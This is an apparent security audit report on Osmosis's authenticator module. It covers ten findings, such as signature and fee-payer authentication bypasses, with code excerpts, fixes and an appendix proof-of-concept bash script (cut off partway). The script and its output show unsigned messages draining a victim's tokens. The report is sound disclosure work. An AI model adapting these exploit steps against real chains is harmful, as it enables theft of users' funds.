Zellic

Osmosis Authentication Abstraction

Smart Contract Security Assessment

October 12, 2023

Prepared for:

Nicolas Lara

Osmosis Labs

Prepared by:

Rajvardhan Agarwal and William Bowling

Zellic Inc.

Contents

About Zellic 3

1 Executive Summary 4

1.1 Goals of the Assessment . . . 4

1.2 Non-goals and Limitations . . . 4

1.3 Results . . . 4

2 Introduction 6

2.1 About Osmosis Authentication Abstraction . . . 6

2.2 Methodology . . . 6

2.3 Scope . . . 7

2.4 Project Overview . . . 8

2.5 Project Timeline . . . 8

3 Detailed Findings 9

3.1 Signature authenticator authentication bypass . . . 9

3.2 Bypass fee payer authentication . . . 13

3.3 Any/all of authenticators skip postexecution checks . . . 16

3.4 Only the first signer is authenticated . . . 18

3.5 Incorrect validation for `MsgAddAuthenticator` . . . 20

3.6 Authentication bypass . . . 21

3.7 Incorrect error check in TWAP price . . . 24

3.8 Panic for messages with no signers . . . 26

3.9 Bypass fee payer authentication . . . 28

3.10 The `selectedAuthenticators` indexes can be negative . . . 30

4 Discussion **32**

4.1 Excessive gas might be charged by the signature authenticator 32

5 Threat Model **33**

5.1 Module: x/authenticator 33

5.2 Module: `x/authz` 33

6 Assessment Results **35**

6.1 Disclaimer 35

7 Appendix **36**

7.1 Proof of concept for signature authenticator authentication bypass . . . 36

7.2 Proof of concept for bypass fee payer authentication 39

About Zellic

Zellic was founded in 2020 by a team of blockchain specialists with more than a decade of combined industry experience. We are leading experts in smart contracts and Web3 development, cryptography, web security, and reverse engineering. Before Zellic, we founded perfect blue, the top competitive hacking team in the world. Since then, our team has won countless cybersecurity contests and blockchain security events.

Zellic aims to treat clients on a case-by-case basis and to consider their individual, unique concerns and business needs. Our goal is to see the long-term success of our partners rather than simply provide a list of present security issues. Similarly, we strive to adapt to our partners' timelines and to be as available as possible. To keep up with our latest endeavors and research, check out our website zellic.io or follow @zellic_io on Twitter. If you are interested in partnering with Zellic, please contact us at hello@zellic.io.

1 Executive Summary

Zellic conducted a security assessment for Osmosis Labs from September 25th to October 4th, 2023. During this engagement, Zellic reviewed Osmosis Authentication Abstraction's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.1 Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Could an attacker authenticate as another user?
- Could an attacker cause a denial of service?
- Can all messages validated by the Cosmos SDK signature validation be validated by the new authenticator system?

1.2 Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Problems relating to the front-end components and infrastructure of the project
- Problems due to improper key custody or off-chain access control
- Issues stemming from code or infrastructure outside of the assessment scope

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.


1.3 Results

During our assessment on the scoped Osmosis Authentication Abstraction modules, we discovered 10 findings. Two critical issues were found. Two were of high impact, two were of medium impact, three were of low impact, and the remaining finding was informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for Osmosis Labs's benefit in the Discussion section (4) at the end of the document.

Breakdown of Finding Impacts

Impact Level	Count
Critical	2
High	2
Medium	2
Low	3
Informational	1



2 Introduction

2.1 About Osmosis Authentication Abstraction

The x/authenticators module implements a drop-in replacement for the Cosmos SDK's signature-validation ante handler but introduces much more flexibility by allowing users to attach configurable pieces of code (authenticators) to their accounts that will be used to determine if a transaction can be executed.

2.2 Methodology

During a security assessment, Zellic works through standard phases of security auditing including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the modules.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the codebase in general.

We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradeability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped modules itself. These observations — found in the Discussion (4) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3 Scope

The engagement involved a review of the following targets:

Osmosis Authentication Abstraction Modules

Repository	https://github.com/osmosis-labs/osmosis/
Version	osmosis: `2450d515165c0c865a9ff1314a0076dbb4fab083`
Program	authenticator
Type	Cosmos
Platform	Cosmos

2.4 Project Overview

Zellic was contracted to perform a security assessment with two consultants for a total of two and a half person-weeks. The assessment was conducted over the course of two calendar weeks.

Contact Information

The following project manager was associated with the engagement:

Chad McDonald, Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Rajvardhan Agarwal, Engineer
raj@zellic.io

William Bowling, Engineer
vakzz@zellic.io

2.5 Project Timeline

The key dates of the engagement are detailed below.

September 25, 2023	Kick-off call
September 25, 2023	Start of primary review period
October 4, 2023	End of primary review period
November 21, 2023	Closing call

3 Detailed Findings

3.1 Signature authenticator authentication bypass

- **Target**: x/authenticator/authenticator/ante.go
- **Category**: Coding Mistakes
- **Severity**: Critical
- **Likelihood**: High
- **Impact**: Critical

Description

For legacy support, the signature authenticator is used by default for any accounts without any registered authenticators. The signature authenticator implements the `GetAuthenticationData` handler for the `Authenticator` interface. The handler parses signers and signatures from the transaction and returns an indexed list of both the signers and the signatures.

However, the message index is cast to `int8` before the handler is invoked:

```
authData, err := authenticator.GetAuthenticationData(neverWriteCacheCtx,
    tx, int8(msgIndex), simulate)
if err ≠ nil {
    return ctx, err
}
```

This causes the cast to overflow, resulting in the message index becoming negative.

```
func GetSignersAndSignatures(
    msgs []sdk.Msg,
    suppliedSignatures []signing.SignatureV2,
    feePayer string,
    // we use the message index to get signers and signatures for
    // a specific message, with all messages.
    msgIndex int,
) ([]sdk.AccAddress, []signing.SignatureV2, error) {
    [...]
    // Iterate over messages and their signers.
    for i, msg := range msgs {
        for _, signer := range msg.GetSigners() {
            [...]
```

```
            // If dealing with a specific message, capture its signers.
            if specificMsg && i == msgIndex {
                resultSigners = append(resultSigners, signer)
            }
```

Since `msgIndex` is negative, `specificMsg && i == msgIndex` will never match. This causes `GetSignersAndSignatures` to return empty lists for signers and signatures.

Impact

Signature checks are skipped for transactions having more than 128 messages. This could allow an attacker to maliciously sign and execute any message — for example, sending coins to themselves. They could simply add fake signature and signer info to the message, and it would get executed.

An example proof of concept (POC), which is located in the appendix 7.1, was provided to Osmosis Labs that demonstrates an attacker signing a message to transfer coins to themselves:

The POC will output the following:

```
Balances before:
hacker: amount: "139621170"
denom: uosmo
victim: amount: "99351536125"
denom: uosmo

{
  "msg_index": 128,
  "log": "",
  "events": [
    {
      "type": "coin_received",
      "attributes": [
        {
          "key": "receiver",
          "value": "osmo1d6aldupd067vm4807qvkcm20j5ts2nmhzwu4y7"
        },
        {
          "key": "amount",
          "value": "10000000uosmo"
        }
```

```
      ]
    },
    {
      "type": "coin_spent",
      "attributes": [
        {
          "key": "spender",
          "value": "osmo12smx2wdlyttvyzvzg54y2vnqwq2qjateuf7thj"
        },
        {
          "key": "amount",
          "value": "10000000uosmo"
        }
      ]
    },
    {
      "type": "message",
      "attributes": [
        {
          "key": "action",
          "value": "/cosmos.bank.v1beta1.MsgSend"
        },
        {
          "key": "sender",
          "value": "osmo12smx2wdlyttvyzvzg54y2vnqwq2qjateuf7thj"
        },
        {
          "key": "module",
          "value": "bank"
        }
      ]
    },
    {
      "type": "transfer",
      "attributes": [
        {
          "key": "recipient",
          "value": "osmo1d6aldupd067vm4807qvkcm20j5ts2nmhzwu4y7"
        },
        {
          "key": "sender",
          "value": "osmo12smx2wdlyttvyzvzg54y2vnqwq2qjateuf7thj"
```

```
        },
        {
          "key": "amount",
          "value": "10000000uosmo"
        }
      ]
    }
  ]
}

Balances after:
hacker: amount: "149608670"
denom: uosmo
victim: amount: "99341536125"
denom: uosmo
```

Recommendations

The `int8` cast should be removed since it is not required.

Remediation

This issue has been acknowledged by Osmosis Labs, and a fix was implemented in commit 50eb8ae5. The `int8` cast was removed for message indexes.

3.2 Bypass fee payer authentication

- **Target**: x/authenticator/ante/ante.go
- **Category**: Coding Mistakes
- **Severity**: Critical
- **Likelihood**: High
- **Impact**: Critical

Description

The authenticator's job is to validate the signature of a message and ensure that the required accounts have signed it, including the fee payer if one is specified. When custom CosmWasm authenticators are added (or if an empty `AllOfAuthenticator` is used) then it is possible for an authenticator to be added that will return `iface.Authenticated()` regardless of whether the fee payer has signed the message or not:

```
// Consume the authenticator's static gas
cacheCtx.GasMeter().ConsumeGas(authenticator.StaticGas(), "authenticator
    static gas")

// Get the authentication data for the transaction
neverWriteCacheCtx, _ := cacheCtx.CacheContext() // GetAuthenticationData
    is not allowed to modify the state
authData, err := authenticator.GetAuthenticationData(neverWriteCacheCtx,
    tx, msgIndex, simulate)
if err ≠ nil {
    return ctx, err
}

authentication := authenticator.Authenticate(cacheCtx, account, msg,
    authData)
if authentication.IsRejected() {
    return ctx, authentication.Error()
}

if authentication.IsAuthenticated() {
    msgAuthenticated = true
    // Once the fee payer is authenticated, we can set the gas limit to
    its original value
    if !feePayerAuthenticated && account.Equals(feePayer) {
        originalGasMeter.ConsumeGas(payerGasMeter.GasConsumed(), "fee
    payer gas")
        // Reset this for both contexts
```

```
        cacheCtx = ad.authenticatorKeeper.TransientStore.
            GetTransientContextWithGasMeter(originalGasMeter)
        ctx = ctx.WithGasMeter(originalGasMeter)
        feePayerAuthenticated = true
    }
    break
}
```

This will cause the entire fee to be deducted from the fee payer in the `DeductFeeDecorator` ante handler, but since the `feePayerAuthenticated` will not be set to true (`account` is based off the message's `GetSigner`, which will not match if a separate fee payer is specified), the amount of gas will be limited to 20,000.

Impact

A malicious user can set up an authenticator to always verify any message, then send messages with high fees and a separate fee payer to drain any account of its funds.

An example POC, which is located in the appendix 7.2, was provided to Osmosis Labs that demonstrates forcing someone to pay 100,0000 in fees without signing the message:

The POC will output the following:

```
Balances before:
hacker (osmo1m6a73d0qhl9kphwx84syysnrr3t3myxvhw3f5d): amount: "103875"
victum (osmo12smx2wdlyttvyzvzg54y2vnqwq2qjateuf7thj): amount:
    "99362536125"

# transfer log
{
  "type": "transfer",
  "attributes": [
    {
      "key": "recipient",
      "value": "osmo17xpfvakm2amg962yls6f84z3kell8c5lczssa0",
      "index": false
    },
    {
      "key": "sender",
      "value": "osmo12smx2wdlyttvyzvzg54y2vnqwq2qjateuf7thj",
      "index": false
```

```
    },
    {
      "key": "amount",
      "value": "1000000uosmo",
      "index": false
    }
  ]
}

Balances after:
hacker: amount: "103875"
victim: amount: "99361536125"
```

Recommendations

The fee payer should always be authenticated regardless of the authenticator used.

Remediation

This issue has been acknowledged by Osmosis Labs, and a fix was implemented in commit 651eccd9. The `feePayerAuthenticated` is always authenticated now.

3.3 Any/all of authenticators skip postexecution checks

- **Target**: x/authenticator/authenticator/{any,all}_of.go
- **Category**: Coding Mistakes
- **Severity**: High
- **Likelihood**: High
- **Impact**: High

Description

The `Authenticator` interface implements a `ConfirmExecution` handler, which is executed by the post-handler. This can be used to enforce transaction rules or validate any posttransaction changes. The `ConfirmExecution` handler can reject a transaction if any rules are violated.

The `AllOfAuthenticator` and `AnyOfAuthenticator` authenticators allow use of multiple authenticators at once. Ideally, it should invoke the `ConfirmExecution` handler for all `SubAuthenticators`.

```
func (aoa AllOfAuthenticator) ConfirmExecution(ctx sdk.Context, account
    sdk.AccAddress, msg sdk.Msg, authenticationData
    iface.AuthenticatorData) iface.ConfirmationResult {
    for _, auth := range aoa.executedAuths {
        if confirmation := auth.ConfirmExecution(ctx, nil, msg,
    authenticationData); confirmation.IsBlock() {
            return confirmation
        }
    }
    return iface.Confirm()
}
```

The `ConfirmExecution` handler for these authenticators iterate over `executedAuths` and invoke `ConfirmExecution` for the `SubAuthenticators`. However, `executedAuths` is never actually set anywhere.

Impact

The `ConfirmExecution` handlers for the `SubAuthenticators` are never invoked. Therefore, the postexecution checks are always skipped. This could allow an attacker to bypass any posttransaction checks and/or violate spending and transaction limits.

Recommendations

The `ConfirmExecution` handler for the `AllOfAuthenticator` and `AnyOfAuthenticator` should always invoke the `ConfirmExecution` handlers for all registered `SubAuthenticators`.

Remediation

The issue was fixed in PR #6787 with removal of `executedAuths`. However, the implementation was updated to allow `ConfirmExecution` to succeed if the `ConfirmExecution` handler for any of the `SubAuthenticators` pass.

Upon Discussion with the team, this was reverted to the original implementation in PR #6838 and merged in commit d56de736. This now requires `ConfirmExecution` handlers for all of the `SubAuthenticators` to succeed.

3.4 Only the first signer is authenticated

- **Target**: x/authenticator/ante/ante.go
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: High
- **Impact**: High

Description

The ante handler for the authenticator assumes that there can only be a single signer for any message:

```
for msgIndex, msg := range msgs {
    // By default, the first signer is the account
    account, err := utils.GetAccount(msg)
    if err ≠ nil {
        return sdk.Context{}, sdkerrors.Wrap(sdkerrors.ErrUnauthorized,
    fmt.Sprintf("failed to get account for message %d", msgIndex))
    }
   [...]
        authentication := authenticator.Authenticate(cacheCtx, account,
    msg, authData)
        if authentication.IsRejected() {
            return ctx, authentication.Error()
        }
```

```
func GetAccount(msg sdk.Msg) (sdk.AccAddress, error) {
    if len(msg.GetSigners()) == 0 {
        return nil, sdkerrors.Wrap(sdkerrors.ErrUnauthorized, "no
    signers")
    }
    return msg.GetSigners()[0], nil
}
```

It only authenticates the first signer for a message. However, it is possible for a message to have multiple signers.

Impact

An attacker can skip authentication for a message requiring multiple signers. The attacker would only need to authenticate the first account for the message and skip

authentication for the remaining accounts.

Recommendations

Every signer in the message should be authenticated, or support for messages with multiple signers should be removed.

Remediation

This issue has been acknowledged by Osmosis Labs, and a fix was implemented in commit eb2facfb. The authenticator now only allows messages with exactly one signer.

3.5 Incorrect validation for `MsgAddAuthenticator`

- **Target**: x/authenticator/types/msgs.go
- **Category**: Coding Mistakes
- **Severity**: Medium
- **Likelihood**: High
- **Impact**: Medium

Description

The `ValidateBasic` for the `MsgAddAuthenticator` message has a check to ensure that the size of the data field is `secp256k1.PubKeySize`:

```
func (msg *MsgAddAuthenticator) ValidateBasic() error {
    if len(msg.Data) ≠ secp256k1.PubKeySize {
        return fmt.Errorf("invalid secp256k1 pub key size")
    }

    return validateSender(msg.Sender)
}
```

The issue is that this is only true for `SignatureVerificationAuthenticator`, the others will have different size data fields.

Impact

The current `ValidateBasic` will only allow the `SignatureVerificationAuthenticator` authenticator to be added to an account.

Recommendations

The check should be removed from `ValidateBasic` and instead rely on the checks in the `OnAuthenticatorAdded` method of the authenticator, which can be customized for each authenticator type.

Remediation

This issue has been acknowledged by Osmosis Labs, and a fix was implemented in commit d71003f1. The bad validation was removed.

3.6 Authentication bypass

- **Target**: x/authenticator/authenticator/all_of.go
- **Category**: Coding Mistakes
- **Severity**: Medium
- **Likelihood**: High
- **Impact**: Medium

Description

When adding an `AllOfAuthenticator` authenticator to an account, the only check on the provided data is that it unmarshals into an array of `InitializationData`.

```
func (aoa AllOfAuthenticator) OnAuthenticatorAdded(ctx sdk.Context,
    account sdk.AccAddress, data []byte) error {
    var initDatas []InitializationData
    if err := json.Unmarshal(data, &initDatas); err ≠ nil {
        return err
    }
    return nil
}
```

This array could be empty or contain authenticator types that are not registered. When the `Initialize` is called, this could result in `SubAuthenticators` being empty as unregistered types will be ignored.

```
func (aoa AllOfAuthenticator) Initialize(data []byte)
    (iface.Authenticator, error) {
    var initDatas []InitializationData
    if err := json.Unmarshal(data, &initDatas); err ≠ nil {
        return nil, err
    }

    for _, initData := range initDatas {
        for _, authenticatorCode
    := range aoa.am.GetRegisteredAuthenticators() {
            if authenticatorCode.Type() == initData.AuthenticatorType {
                instance, err
    := authenticatorCode.Initialize(initData.Data)
                if err ≠ nil {
                    return nil, err
                }
```

```
                aoa.SubAuthenticators = append(aoa.SubAuthenticators,
    instance)
            }
        }
    }

    return aoa, nil
}
```

Impact

If the array of `SubAuthenticators` is empty then `iface.Authenticated()` will be returned, always allowing the account to be authenticated.

```
func (aoa AllOfAuthenticator) Authenticate(ctx sdk.Context, account
    sdk.AccAddress, msg sdk.Msg, authenticationData
    iface.AuthenticatorData) iface.AuthenticationResult {
    allOfData, ok := authenticationData.(AllOfAuthenticatorData)
    if !ok {
        return iface.Rejected("invalid authentication data for
    AllOfAuthenticator", nil)
    }

    for idx, auth := range aoa.SubAuthenticators {
        result := auth.Authenticate(ctx, account, msg,
    allOfData.Data[idx])
        if !result.IsAuthenticated() {
            return result
        }
    }
    return iface.Authenticated()
}
```

Recommendations

When adding a new `AllOfAuthenticator` to an account, ensure that the `InitializationData` array is not empty and that all types are registered.

Remediation

This issue has been acknowledged by Osmosis Labs, and a fix was implemented in commit 7d177171. It is now ensured that the `AllOfAuthenticator` and `AnyOfAuthenticator` have registered `SubAuthenticators`.

3.7 Incorrect error check in TWAP price

- **Target**: x/authenticator/authenticator/spend_limits.go
- **Category**: Coding Mistakes
- **Severity**: Low
- **Likelihood**: High
- **Impact**: Low

Description

When getting the price for a coin using the `Twap` strategy, `sla.twapKeeper.GetArithmeticTwapToNow` is called to calculate the price:

```
func (sla SpendLimitAuthenticator) getPriceInQuoteDenom(ctx sdk.Context,
    coin sdk.Coin) (osmomath.Dec, error) {
    switch sla.priceStrategy {
    case Twap:
        // This is a very bad and inefficient implementation that should
    be improved
        oneWeekAgo := ctx.BlockTime().Add(-time.Hour * 24 * 7)
        numPools := sla.poolManagerKeeper.GetNextPoolId(ctx)
        for i := uint64(1); i < numPools; i++ {
            price, err := sla.twapKeeper.GetArithmeticTwapToNow(ctx, i,
    coin.Denom, sla.quoteDenom, oneWeekAgo)
            if err != nil {
                return price, nil
            }
        }
        return osmomath.Dec{}, sdkerrors.Wrapf(sdkerrors.ErrInvalidCoins,
    "no price found for %s", coin.Denom)
    case AbsoluteValue:
        return osmomath.NewDec(1), nil
    default:
        return osmomath.Dec{},
    sdkerrors.Wrapf(sdkerrors.ErrInvalidRequest, "invalid price strategy
    %s", sla.priceStrategy)
    }
}
```

The issue is that the error check is inverted, causing the error to be ignored and an empty price to be returned instead.

Impact

When the price is used, it will cause a panic due to a nil pointer dereference, causing the transaction to fail.

Recommendations

The check should be changed to only return the `price` if `err` is `nil`.

Remediation

This issue has been acknowledged by Osmosis Labs, and a fix was implemented in commit 8808c54c.

3.8 Panic for messages with no signers

- **Target**: x/authenticator/ante/ante.go
- **Category**: Coding Mistakes
- **Severity**: Low
- **Likelihood**: High
- **Impact**: Low

Description

The ante handler for the authenticator authenticates the first signer for every message in a transaction.

```
for msgIndex, msg := range msgs {
    // By default, the first signer is the account
    account, err := utils.GetAccount(msg)
    if err ≠ nil {
        return sdk.Context{}, sdkerrors.Wrap(sdkerrors.ErrUnauthorized,
    fmt.Sprintf("failed to get account for message %d", msgIndex))
    }
```

```
func GetAccount(msg sdk.Msg) (sdk.AccAddress, error) {
    if len(msg.GetSigners()) == 0 {
        return nil, sdkerrors.Wrap(sdkerrors.ErrUnauthorized, "no
    signers")
    }
    return msg.GetSigners()[0], nil
}
```

It is, however, possible for certain messages to not require any signers. For example, `MsgIBCSend` does not require any signers.

Impact

The ante handler will panic if any message is executed without a signer.

Recommendations

If messages without a signer are not supported, then add an explicit check to ensure that the message has at least one signer and return an appropriate error if that is not the case.

Remediation

This issue has been acknowledged by Osmosis Labs, and a fix was implemented in commit eb2facfb. Every message now requires exactly one signer.

3.9 Bypass fee payer authentication

- **Target**: x/authenticator/ante/ante.go
- **Category**: Coding Mistakes
- **Severity**: Low
- **Likelihood**: High
- **Impact**: Low

Description

When sending a message, it is possible to specify a separate fee payer who is not part of the message `GetSigners()`. If the fee payer signs the transaction, then the fee for the transaction will be decided from their account instead of the first signer.

In the `AuthenticatorDecorator`, the transaction is limited to 20,000 gas until the fee payer has been authenticated:

```
if authentication.IsAuthenticated() {
  msgAuthenticated = true
  // Once the fee payer is authenticated, we can set the gas limit to its
    original value
  if !feePayerAuthenticated && account.Equals(feePayer) {
    originalGasMeter.ConsumeGas(payerGasMeter.GasConsumed(), "fee payer
    gas")
    // Reset this for both contexts
    cacheCtx = ad.authenticatorKeeper.TransientStore.
      GetTransientContextWithGasMeter(originalGasMeter)
    ctx = ctx.WithGasMeter(originalGasMeter)
    feePayerAuthenticated = true
  }
  break
}
```

The issue is that when a separate fee payer is specified, the `account` will not match the `feePayer` and the `feePayerAuthenticated` will not be set to `true` as the fee payer will not be a signer of the individual messages.

Impact

It is currently not possible to specify a separate fee payer for the transaction; they must be one of the signers of the message.

Recommendations

The authenticator attached to the fee payer should be used to verify that they have signed the transaction.

Remediation

This issue has been acknowledged by Osmosis Labs, and a fix was implemented in commit 651eccd9. The transaction now fails if the fee payer hasn't been authenticated.

3.10 The `selectedAuthenticators` indexes can be negative

- **Target**: x/authenticator/ante/ante.go
- **Category**: Coding Mistakes
- **Severity**: Informational
- **Likelihood**: N/A
- **Impact**: Informational

Description

The ante handler for the `Authenticator` allows users to specify which `Authenticator` to use for any message. Every account has a registered list of authenticators that can be used. The users specify the index to be used.

```
selectedAuthenticators, err := ad.GetSelectedAuthenticators(extTx,
    len(msgs))
if err ≠ nil {
    return ctx, err
}

// Authenticate the accounts of all messages
for msgIndex, msg := range msgs {
    [...]
    var authenticators []types.Authenticator
    if selectedAuthenticators[msgIndex] == -1 {
        authenticators = allAuthenticators
    } else {
        if int(selectedAuthenticators[msgIndex])
    ≥ len(allAuthenticators) {
            return ctx, sdkerrors.Wrap(sdkerrors.ErrUnauthorized,
    fmt.Sprintf("invalid authenticator index for message %d", msgIndex))
        }
        authenticators =
    []types.Authenticator{allAuthenticators[selectedAuthenticators[msgIndex]]}
    }
```

The ante handler checks if the index is greater than the length of all registered authenticators. However, this condition will still be true if `msgIndex` is negative.

Impact

The ante handler will panic if a negative index is used for the authenticator. However, this panic is handled by the caller and the transaction is aborted.

```
func (app *BaseApp) runTx(mode execMode, txBytes []byte) (gInfo
    sdk.GasInfo, result *sdk.Result, anteEvents []abci.Event, err error) {
    [...]
    defer func() {
        if r := recover(); r ≠ nil {
            recoveryMW := newOutOfGasRecoveryMiddleware(gasWanted, ctx,
    app.runTxRecoveryMiddleware)
            err, result = processRecovery(r, recoveryMW), nil
            ctx.Logger().Error("panic recovered in runTx", "err", err)
        }

        gInfo = sdk.GasInfo{GasWanted: gasWanted, GasUsed:
    ctx.GasMeter().GasConsumed()}
    }()
```

Recommendations

The ante handler should check if the index for the selected authenticator is negative.

Remediation

This issue has been acknowledged by Osmosis Labs, and a fix was implemented in commit 1e2b57a6. Negative indices are now disallowed.

4 Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1 Excessive gas might be charged by the signature authenticator

The `SignatureVerificationAuthenticator` charges gas for authenticating every signer present in a message:

```
func (sva SignatureVerificationAuthenticator) Authenticate(ctx
    sdk.Context, account sdk.AccAddress, msg sdk.Msg, authenticationData
    iface.AuthenticatorData) iface.AuthenticationResult {
    [...]
    params := sva.ak.GetParams(ctx)
    for _, sig := range verificationData.Signatures {
        err := authante.DefaultSigVerificationGasConsumer(ctx.GasMeter(),
    sig, params)
        if err ≠ nil {
            return iface.Rejected("couldn't get gas consumer", err)
        }
    }
```

This means that if multiple messages are present in a transaction, then the signature is checked each time for every message. The gas has to be paid each time the signature is validated. However, this is different to the original signature verification as it only validates a signer for the transaction once.

This could be avoided by adding caching during the transaction execution, which stores the signers that have already been validated. These signers do not have to be verified again, and therefore gas would not be charged multiple times.

5 Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the modules and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1 Module: x/authenticator

Message: `MsgAddAuthenticator`

The `MsgAddAuthenticator` handler is responsible for adding a new authenticator to an account. The first authenticator added must always be a `SignatureVerificationAuthenticator` with the public key of the account, and there can be maximum of 15 authenticators per account.

The parameters that are controllable by a user are

- `Type` — the type of authenticator to be added. Currently, it can be one of `SignatureVerificationAuthenticator`, `AllOfAuthenticator`, `AnyOfAuthenticator`, `PassKeyAuthenticator`, or `SpendLimitAuthenticator`.
- `Data` — the custom data that will be stored alongside the authenticator type. It will be passed to the authenticator's `OnAuthenticatorAdded` method for verification, then later used by the authenticator's `Initialize` method.

Message: `MsgRemoveAuthenticator`

The `MsgRemoveAuthenticator` handler is responsible for removing an authenticator from an account.

The parameter controllable by a user is `Id` — the ID of the authenticator to be removed.

The `OnAuthenticatorRemoved` of the authenticator will be called prior to it being removed. If an error is returned from this call, it will prevent the authenticator from being removed.

5.2 Module: `x/authz`

Authz: `KeeperWrapper`

The original keeper for the authz module is replaced by a `KeeperWrapper`. The wrapper primarily acts as a proxy to the original authz keeper. However, some functionality is replaced to support tracking changes with the new `Authenticator`.

The wrapper only introduces changes to the `Exec` and `DispatchActions` keepers.

The following changes are introduced:

- `Exec` — The `DispatchActions` from the `KeeperWrapper` is now invoked instead of the original handler.
- `DispatchActions` —
  - The `Track` handler is called for each message in the transaction.
  - The `DispatchActions` from the original keeper is invoked to execute the transaction.
  - The `ConfirmExecution` handler is run for every message for posttransaction checks.

6 Assessment Results

At the time of our assessment, the reviewed code was not deployed to the mainnet.

During our assessment on the scoped Osmosis Authentication Abstraction modules, we discovered 10 findings. Two critical issues were found. Two were of high impact, two were of medium impact, three were of low impact, and the remaining finding was informational in nature. Osmosis Labs acknowledged all findings and implemented fixes.

6.1 Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.

7 Appendix

7.1 Proof of concept for signature authenticator authentication bypass

```
#!/bin/bash

BINARY="osmosisd"
CHAIN_HOME="~/.osmosisd-local"
TX_FLAGS="--chain-id=localosmosis --keyring-backend=test
    --home=$CHAIN_HOME"

HACKER_ADDR=`$BINARY --keyring-backend=test --home=$CHAIN_HOME keys show
    -a hacker`
VICTIM_ADDR=`$BINARY --keyring-backend=test --home=$CHAIN_HOME keys show
    -a val`

# generate a payload of 128 msgs
cat << EOF > msgs.json
{
  "body": {
    "messages": [
EOF

for i in {1..128}; do
cat << EOF >> msgs.json
      {
        "@type": "/cosmos.bank.v1beta1.MsgSend",
        "from_address": "osmo1d6aldupd067vm4807qvkcm20j5ts2nmhzwu4y7",
        "to_address": "osmo1d6aldupd067vm4807qvkcm20j5ts2nmhzwu4y7",
        "amount": [
          {
            "denom": "uosmo",
            "amount": "10"
          }
        ]
      },
EOF
done
```

```
# add final message with skipped signature
cat << EOF >> msgs.json
      {
        "@type": "/cosmos.bank.v1beta1.MsgSend",
        "from_address": "osmo12smx2wdlyttvyzvzg54y2vnqwq2qjateuf7thj",
        "to_address": "osmo1d6aldupd067vm4807qvkcm20j5ts2nmhzwu4y7",
        "amount": [
          {
            "denom": "uosmo",
            "amount": "10000000"
          }
        ]
      }
EOF

cat << EOF >> msgs.json
    ],
    "memo": "",
    "timeout_height": "0",
    "extension_options": [],
    "non_critical_extension_options": []
  },
  "auth_info": {
    "signer_infos": [],
    "fee": {
      "amount": [
        {
          "denom": "uosmo",
          "amount": "12500"
        }
      ],
      "gas_limit": "5000000",
      "payer": "",
      "granter": ""
    }
  },
  "signatures": []
}
EOF
```

```
# sign the payload from the hacker
$BINARY $TX_FLAGS tx sign msgs.json --from=hacker --sign-mode amino-json
